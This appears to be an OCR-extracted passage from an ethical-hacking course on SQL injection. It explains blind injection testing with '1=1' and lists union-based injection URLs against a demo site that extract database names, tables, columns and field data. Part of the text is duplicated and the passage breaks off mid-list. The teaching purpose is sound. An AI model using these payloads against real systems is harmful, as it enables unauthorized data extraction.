
The above query will always return FALSE because 1 never equals 0. Now, attackers try to obtain a TRUE result by injecting 1=1

```
shop.com/items.php?id=101 and 1=1
```

The resultant SQL query is

```
SELECT * FROM ITEMS WHERE ID = 101 AND 1 = 1
```

Finally, the shopping web application returns the original items page. With the above result, an attacker determines that the above URL is vulnerable to a blind SQL injection attack.



SQL Injection Methodology


Information Gathering and SQL Injection Vulnerability Detection

Launch SQL Injection Attacks

Advanced SQL Injection

Launch SQL Injection Attacks

Once information gathering and vulnerability detection have been performed, the attacker tries to perform different types of SQL injection attacks such as error-based SQL injection, union-based SQL injection, blind SQL injection, and so on.



Perform Union SQL Injection

Extract Database Name

`http://www.certifiedhacker.com/page.aspx?id=1 UNION SELECT ALL 1,DB_NAME,3,4--`

[DB_NAME] Returned from the server

Extract Database Tables

`http://www.certifiedhacker.com/page.aspx?id=1 UNION SELECT ALL 1,TABLE_NAME,3,4 from sysobjects where xtype=char(85)--`

[EMPLOYEE_TABLE] Returned from the server

Extract Table Column Names

`http://www.certifiedhacker.com/page.aspx?id=1 UNION SELECT ALL 1,column_name,3,4 from DB_NAME.information_schema.columns where table_name ='EMPLOYEE_TABLE'--`

[EMPLOYEE_NAME]

Extract 1st Field Data

`http://www.certifiedhacker.com/page.aspx?id=1 UNION SELECT ALL 1,COLUMN-NAME-1,3,4 from EMPLOYEE_NAME --`

[FIELD 1 VALUE] Returned from the server

Perform Union SQL Injection

In UNION SQL injection, an attacker uses the UNION clause to concatenate a malicious query with the original query to retrieve results from the target database table. An attacker checks for this vulnerability by adding a tick at the end of a ".php? id=" file. If it comes back with a MySQL error, the site is most likely vulnerable to **UNION SQL injection**. The attacker then proceeds to use ORDER BY to find the columns and finally uses the **UNION ALL SELECT** command.

- **Extract Database Name**

  `http://www.certifiedhacker.com/page.aspx?id=1 UNION SELECT ALL 1,DB_NAME,3,4--`

  [DB_NAME] Returned from the server

- **Extract Database Tables**

  `http://www.certifiedhacker.com/page.aspx?id=1 UNION SELECT ALL 1,TABLE_NAME,3,4 from sysobjects where xtype=char(85)--`

  [EMPLOYEE_TABLE] Returned from the server

- **Extract Table Column Names**

